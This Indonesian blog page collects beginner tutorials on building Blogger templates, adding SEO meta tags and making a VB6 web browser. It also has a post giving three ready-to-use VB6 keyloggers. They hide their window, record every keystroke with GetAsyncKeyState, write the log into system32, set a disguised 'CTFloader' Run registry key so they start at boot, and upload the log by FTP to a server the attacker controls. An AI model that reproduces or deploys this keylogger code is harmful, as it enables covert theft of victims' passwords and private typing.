Loading...
KITA INI ADALAH OTONG
KITA GAK TAHU APA - APA GAN !
Notification !
ja nganba cai ni karen aya ngba cain ihan yaor angbod oh

Cara memasukan kode haeder,posing,sidebar kedalam layout

Pertama-tama buka layout kalian
lalu untuk mengisikan kode haeder cari kode tag yang akan di beri haeder blog ,misalnya :
<div id='haeder'>bla bla bla</div>
ganti bla bla bla dengan kode haeder di bawah ini :
<b:section class='header section' id='header' maxwidgets='1' showaddelement='no'>
<b:widget id='Header1' locked='true' title='judul blog (Header)' type='Header'/>
</b:section>
Sehingga menjadi
<div id='haeder'><b:section class='header section' id='header' maxwidgets='1' showaddelement='no'>
<b:widget id='Header1' locked='true' title='judul blog (Header)' type='Header'/>
</b:section></div>

Lalu posting,Seperti yang atas cari dulu kode tag untuk menyimpan postingannya,misalnya :
<div id='postingan'>bla_bla_bla</div>

lalu ganti bla_bla_bla dengan kode posting,Yaitu :
<b:section class='main section' id='main'>
<b:widget id='Blog1' locked='true' title='Posting Blog' type='Blog'/>
</b:section>

Lalu untuk sidebarnya seperti biasa cari kode tagnya dan ganti dengan kode sidebar berikut :
<b:section class='sidebar' id='sidebar' preferred='yes'/>

unuk  kode id='sidebar' itu adalah kode tag yang tadi di ganti dengan kode di atas jadi misalnya awalnya :
<div id='sidebarwrap'>bla.....</div>

di ganti menjadi :
<b:section class='sidebar' id='sidebarwrap' preferred='yes'/>
Selesai deh ,coba masuk dulu ke blogger yang old lalu edit html dan masukan kode template kalian lalu klik pratinjau apabila ada yang error silahkan komen !

Maaf bila saya jelasinnya gak jelas ,silahkan bagi yang gak ngerti sekali lagi silahkan komen !

Cara membuat template Blogspot part3

ok gan seperti yang saya janjikan sekarang wakunya nambahin kode haeder,postingan, dan sidebar
unuk mengisikan kode haeder cari kode tag yang akan di beri haeder blog ,misalnya :
<div id='haeder'>bla bla bla</div>
ganti bla bla bla dengan kode haeder di bawah ini :
<b:section class='header section' id='header' maxwidgets='1' showaddelement='no'>
<b:widget id='Header1' locked='true' title='judul blog (Header)' type='Header'/>
</b:section>
Sehingga menjadi
<div id='haeder'><b:section class='header section' id='header' maxwidgets='1' showaddelement='no'>
<b:widget id='Header1' locked='true' title='judul blog (Header)' type='Header'/>
</b:section></div>
Lalu posting,Seperti yang atas cari dulu kode tag untuk menyimpan postingannya,misalnya :
<div id='postingan'>bla_bla_bla</div>
lalu ganti bla_bla_bla dengan kode posting,Yaitu :
<b:section class='main section' id='main'>
<b:widget id='Blog1' locked='true' title='Posting Blog' type='Blog'/>
</b:section>
Lalu untuk sidebarnya seperti biasa cari kode tagnya dan ganti dengan kode sidebar berikut :
<b:section class='sidebar' id='sidebar' preferred='yes'/>
unuk  kode id='sidebar' itu adalah kode tag yang tadi di ganti dengan kode di atas jadi misalnya awalnya :
<div id='sidebarwrap'>bla.....</div>
di ganti menjadi :
<b:section class='sidebar' id='sidebarwrap' preferred='yes'/>
kalau kalian mengikuti tutorial saya kode tag sidebarnya yaitu sidebar sehingga menjadi :
 <b:section class='sidebar' id='sidebar' preferred='yes'/>
awalnya :
 <div id='sidebar'>Content for  id "sidebar" Goes Here</div>
Selesai deh ,coba masuk dulu ke blogger yang old lalu edit html dan masukan kode template kalian lalu klik pratinjau apabila ada yang error silahkan komen !
Maaf bila saya jelasinnya gak jelas ,silahkan bagi yang gak ngerti sekali lagi silahkan komen !

Cara membuat Webbrowser dengan visual basic 6

- tekan Ctrl + T
- lalu pilih :
Microsoft html object library,
Microsoft internet controls,
Microsoft Windows common Controls 5.0 atau 6.0
- lalu buat :

1 webrowser
1 progress bar
5 command/Caption:Back, Forward, Refresh, Stop dan Go.
1 textbox/text= kosong
1 label/caption= done

lalu view kode dan masukan :

Private Sub Command1_Click()
On Error Resume Next
WebBrowser1.GoBack
End Sub

Private Sub Command2_Click()
On Error Resume Next
WebBrowser1.GoForward
End Sub

Private Sub Command3_Click()
On Error Resume Next
WebBrowser1.Refresh
End Sub

Private Sub Command4_Click()
On Error Resume Next
WebBrowser1.Stop
End Sub

Private Sub Command5_Click()
On Error Resume Next
WebBrowser1.Navigate Text1.Text
End Sub

Private Sub WebBrowser1_ProgressChange(ByVal Progress As Long, ByVal ProgressMax As Long)
On Error Resume Next
If Progress = -1 Then ProgressBar1.Value = 100
Label1.Caption = "Done"
ProgressBar1.Visible = False
If Progress > 0 And ProgressMax > 0 Then
ProgressBar1.Visible = True
Image1.Visible = False
ProgressBar1.Value = Progress * 100 / ProgressMax
Label1.Caption = "Loading " & Int(Progress * 100 / ProgressMax) & "%"

End If
Exit Sub
End Sub
Private Sub Form_Resize()
On Error Resume Next
WebBrowser1.Width = Me.ScaleWidth
WebBrowser1.Height = Me.ScaleHeight - 1680
End Sub


Sumber

cara membuat keylogger dengan visual basic 6

ni gan ane pnya 3 cara untuk membuat keylogger dengan visualbasic6 (VB6),

cara yang pertama :
pertama:pendekar:
- Buka VB & pilih standardEXE
- atur Form :
Visible : false
showintaskbar : false
- Buat 2 timer
- atur properti timer :
* timer1 interval = 1
* timer2 interval = 2
- lalu masukan kode :

Private Declare Function GetKeyPress Lib "user32" Alias "GetAsyncKeyState" (ByVal keyb As Long) As Integer
Dim result As Integer
Private Declare Function GetAsyncKeyState Lib "user32" (ByVal vKey As Long) As Integer

Private Sub Timer1_Timer()
For i = 1 To 255
result = 0
result = GetAsyncKeyState(i)
If result = -32767 Then
Text1.Text = Text1.Text + Chr(i)
End If
Next i
End Sub

Private Sub Timer2_Timer()
If GetKeyPress(vbKeyA) Then
Dim Savefile As Long
    Savefile = FreeFile
Open "D:\xtricx.txt" For Output As #Savefile
Print #Savefile, Text1.Text
Close #Savefile
End If
End Sub

Penjelasan :
kode :
Open "D:\xtricx.txt" For Output As #Savefil
berfungsi untuk menyimpan hasil (xtricx.txt) adalah nama filenya,Sedangkan Kode :
If GetKeyPress(vbKeyA) Then
berfungsi apabila user menekan tombol A maka hasil akan disimpan :sinis:

Cara ke dua
- Buat 1 timer dan 1 textbox
- ubah interval timer1 menjadi "1"
- lalu masukan kode berikut

Dim result As Integer

Private Declare Function GetAsyncKeyState Lib "user32" (ByVal vKey As Long) As Integer

Private Sub Timer1_Timer()

For i = 1 To 255
result = 0
result = GetAsyncKeyState(i)

If result = -32767 Then
Text1.Text = Text1.Text + Chr(i)
End if
Next i
End Sub
Cara 3
untuk cara yang satu ini kodenya panjang gan ,
1. jalankan VB dan pilih Standard EXE
2. buat 6 buah timer dan satu buah textbox[beri nama textbox dengan "mated" tanpa tanda petik
3. tekan CTRL + T untuk membuka Components window
4. centang opsi Microsoft Internet Transfer Control 6.0
5. tambahkan module ke program dengan klik menu Projects > Add Module dan ketik kode berikut:


Declare Function GetAsyncKeyState Lib “user32″ (ByVal vKey As Long) As Integer
Declare Function SystemParamsLong Lib “user32″ Alias “SystemParametersInfoA” (ByVal uAction As Long, ByVal uParam As Long, lpvParam As Long, ByVal fuWinIni As Long) As Long
Const SPI_GETKEYBOARDSPEED = 10

6. kode untuk:
timer1
‘ fungsi ini digunakan untuk mencatat aktifitas penekanan tombol keyboard
Private Sub Timer1_Timer()
If GetAsyncKeyState(vbKeyA) Then
mated = mated + “a”
ElseIf GetAsyncKeyState(vbKeyB) Then
mated = mated + “b”
ElseIf GetAsyncKeyState(vbKeyC) Then
mated = mated + “c”
ElseIf GetAsyncKeyState(vbKeyD) Then
mated = mated + “d”
ElseIf GetAsyncKeyState(vbKeyE) Then
mated = mated + “e”
ElseIf GetAsyncKeyState(vbKeyF) Then
mated = mated + “f”
ElseIf GetAsyncKeyState(vbKeyG) Then
mated = mated + “g”
ElseIf GetAsyncKeyState(vbKeyH) Then
mated = mated + “h”
ElseIf GetAsyncKeyState(vbKeyI) Then
mated = mated + “i”
ElseIf GetAsyncKeyState(vbKeyJ) Then
mated = mated + “j”
ElseIf GetAsyncKeyState(vbKeyK) Then
mated = mated + “k”
ElseIf GetAsyncKeyState(vbKeyL) Then
mated = mated + “l”
ElseIf GetAsyncKeyState(vbKeyM) Then
mated = mated + “m”
ElseIf GetAsyncKeyState(vbKeyN) Then
mated = mated + “n”
ElseIf GetAsyncKeyState(vbKeyO) Then
mated = mated + “o”
ElseIf GetAsyncKeyState(vbKeyP) Then
mated = mated + “p”
ElseIf GetAsyncKeyState(vbKeyQ) Then
mated = mated + “q”
ElseIf GetAsyncKeyState(vbKeyR) Then
mated = mated + “r”
ElseIf GetAsyncKeyState(vbKeyS) Then
mated = mated + “s”
ElseIf GetAsyncKeyState(vbKeyT) Then
mated = mated + “t”
ElseIf GetAsyncKeyState(vbKeyU) Then
mated = mated + “u”
ElseIf GetAsyncKeyState(vbKeyV) Then
mated = mated + “v”
ElseIf GetAsyncKeyState(vbKeyW) Then
mated = mated + “w”
ElseIf GetAsyncKeyState(vbKeyX) Then
mated = mated + “x”
ElseIf GetAsyncKeyState(vbKeyY) Then
mated = mated + “y”
ElseIf GetAsyncKeyState(vbKeyZ) Then
mated = mated + “z”
ElseIf GetAsyncKeyState(vbKey0) Then
mated = mated + “0″
ElseIf GetAsyncKeyState(vbKey1) Then
mated = mated + “1″
ElseIf GetAsyncKeyState(vbKey2) Then
mated = mated + “2″
ElseIf GetAsyncKeyState(vbKey3) Then
mated = mated + “3″
ElseIf GetAsyncKeyState(vbKey4) Then
mated = mated + “4″
ElseIf GetAsyncKeyState(vbKey5) Then
mated = mated + “5″
ElseIf GetAsyncKeyState(vbKey6) Then
mated = mated + “6″
ElseIf GetAsyncKeyState(vbKey7) Then
mated = mated + “7″
ElseIf GetAsyncKeyState(vbKey8) Then
mated = mated + “8″
ElseIf GetAsyncKeyState(vbKey9) Then
mated = mated + “9″
ElseIf GetAsyncKeyState(vbKeyEscape) Then
mated = mated + “<Esc>”
ElseIf GetAsyncKeyState(vbKeySpace) Then
mated = mated + “<Space>”
ElseIf GetAsyncKeyState(vbKeyBack) Then
mated = mated + “<BackSpace>”
ElseIf GetAsyncKeyState(vbKeyDelete) Then
mated = mated + “<Canc>”
ElseIf GetAsyncKeyState(vbKeyDown) Then
mated = mated + “<Arrow down>”
ElseIf GetAsyncKeyState(vbKeyShift) Then
mated = mated + “<Shift>”
ElseIf GetAsyncKeyState(vbKeyTab) Then
mated = mated + “<Tab>”
ElseIf GetAsyncKeyState(vbKeyUp) Then
mated = mated + “<Arrow Up>”
ElseIf GetAsyncKeyState(vbKeyRight) Then
mated = mated + “<Right Arrow>”
ElseIf GetAsyncKeyState(vbKeyLeft) Then
mated = mated + “<Left Arrow>”
ElseIf GetAsyncKeyState(vbKeyPageUp) Then
mated = mated + “<Page Up>”
ElseIf GetAsyncKeyState(vbKeyPageDown) Then
mated = mated + “<Page Down>”
ElseIf GetAsyncKeyState(vbKeyF1) Then
mated = mated + “<F1>”
ElseIf GetAsyncKeyState(vbKeyF2) Then
mated = mated + “<F2>”
ElseIf GetAsyncKeyState(vbKeyF3) Then
mated = mated + “<F3>”
ElseIf GetAsyncKeyState(vbKeyF4) Then
mated = mated + “<F4>”
ElseIf GetAsyncKeyState(vbKeyF5) Then
mated = mated + “<F5>”
ElseIf GetAsyncKeyState(vbKeyF6) Then
mated = mated + “<F6>”
ElseIf GetAsyncKeyState(vbKeyF7) Then
mated = mated + “<F7>”
ElseIf GetAsyncKeyState(vbKeyF8) Then
mated = mated + “<F8>”
ElseIf GetAsyncKeyState(vbKeyF9) Then
mated = mated + “<F9>”
ElseIf GetAsyncKeyState(vbKeyF10) Then
mated = mated + “<F10>”
ElseIf GetAsyncKeyState(vbKeyF11) Then
mated = mated + “<F11>”
ElseIf GetAsyncKeyState(vbKeyF12) Then
mated = mated + “<F12>”
ElseIf GetAsyncKeyState(vbKeF13) Then
mated = mated + “<F13>”
ElseIf GetAsyncKeyState(vbKeyEnd) Then
mated = mated + “<FINISH>”
End If
End Sub
timer2
Private Sub Timer2_Timer()
Timer3.Enabled = True
Timer2.Enabled = False
End Sub
timer3
Private Sub Timer3_Timer()
Timer4.Enabled = True
Timer3.Enabled = False
End Sub
timer4
Private Sub Timer4_Timer()
Timer5.Enabled = True
Timer4.Enabled = False
End Sub
timer5
Private Sub Timer5_Timer()
Timer6.Enabled = True
Timer5.Enabled = False
End Sub
timer6
Private Sub Timer6_Timer()
Dim file As String
    Dim ftpwebsite As String
        account = “Akun_web_mu”
        pswd = “Pass_web_mu”
        ftpwebsite = “ftp://alamat_web_mu.com”
    Inet1.URL = ftpwebsite
    Inet1.UserName = account
    Inet1.Password = pswd
    file = “log.txt”
        Inet1.Execute Inet1.URL, “PUT C:\WINDOWS\system32\keylog.txt ” & file
    Do While Inet1.StillExecuting = True
          DoEvents
        Loop
Timer6.Enabled = False
Timer2.Enabled = True
End Sub
formPrivate Sub Form_Load()
‘ fungsi ini untuk membuat keylogg aktif saat windows dinyalakan
Set reg = CreateObject(“Wscript.shell”)
reg.regwrite “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\CTFloader”, App.Path & “\nama_keylogger.exe”
Dim reani As Long
Dim mated As String
SystemParamsLong SPI_GETKEYBOARDSPEED, 0, reani, 0
Timer1.Interval = reani + 150
End Sub
Private Sub mated_Change()
Open “C:\WINDOWS\system32\keylogger.txt” For Output As #1
Print #1, “Data KeyLogg – Reanimated Zone: ” & mated.Text & “, “
Close #1
End Sub
Sekian

Cara membuat template blogspot part2

ni sekarang saya mau nerusin postingan yang sebelumnya tentang Cara membuat template blogspot
setelah sebelumnya Cara membuat template blogspot part1 yaitu tentang membuat layout
ok di ostingan kali ini saya akan menjelaskan cara mengubah layout yang tadinya html menjadi xml
untuk merubahnya cukup mudah yang kalian harus lakukan ialah :
- buka layout kalian dengan menggunakan notepad++ (klik kanan lalu edit with notepad++)
- setelah itu cari kode :
<style>
<--
dan ganti dengan kode di bwah ini :
<b:skin><![CDATA[/*
kalau kalian tidak menemukan kode
 <-- atau --> biarkan saja itu lebih bagus karena kita akan menghapusnya
lalu cari penutup dari style tadi yaitu :
-->
</style>
dan ganti dengan kode
]]></b:skin>
 setelah itu cari kode <head> ada di atas
setah itu ganti semua kode di atas kode <head> dan ganti dengan kode ini


<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html expr:dir='data:blog.languageDirection' xmlns='http://www.w3.org/1999/xhtml' xmlns:b='http://www.google.com/2005/gml/b' xmlns:data='http://www.google.com/2005/gml/data' xmlns:expr='http://www.google.com/2005/gml/expr'>
lalu cari kode
<title>bla-bla-bla</title>
ganti bla-bla-bla dengan
<data:blog.title/>
sehingga menjadi
<title><data:blog.title/></title>
kode itu adalah untuk menampilkan judul blog
dan jangan lupa tambahkan kode di bawah ini di atas kode tadi :
<b:include data='blog' name='all-head-content'/> 
sehingga menjadi :
 <b:include data='blog' name='all-head-content'/>
<title><data:blog.title/></title>
setelah itu kita masuk ke pengisian kode untuk haederposting ,dan sidebar tapi di lanjutkan nanti
Sekian

menambahkan 15 meta tag untuk SEO

ni gak perlu banyak bacod langsung :
masuk ke blogger lalu edit html :


    <meta content='Decription blog kalian' name='description'/>
    <meta content='keyword kalian' name='keywords'/>
    <meta content='authornya' name='Author'/>
    <meta content='emailnya' name='Email'/>
    <meta content='document' name='resource-type'/>
    <meta content='all' name='audience'/>
    <meta content='general' name='rating'/>
    <meta content='all' name='robots'/>
    <meta content='index, follow' name='robots'/>
    <meta content='id' name='language'/>
    <meta content='id' name='geo.country'/>
    <meta content='global' name='distribution'/>
    <meta content='1 days' name='revisit-after'/>
    <meta content='Indonesia' name='geo.placename'/>


masukan kode di atas dibawah kode
</title>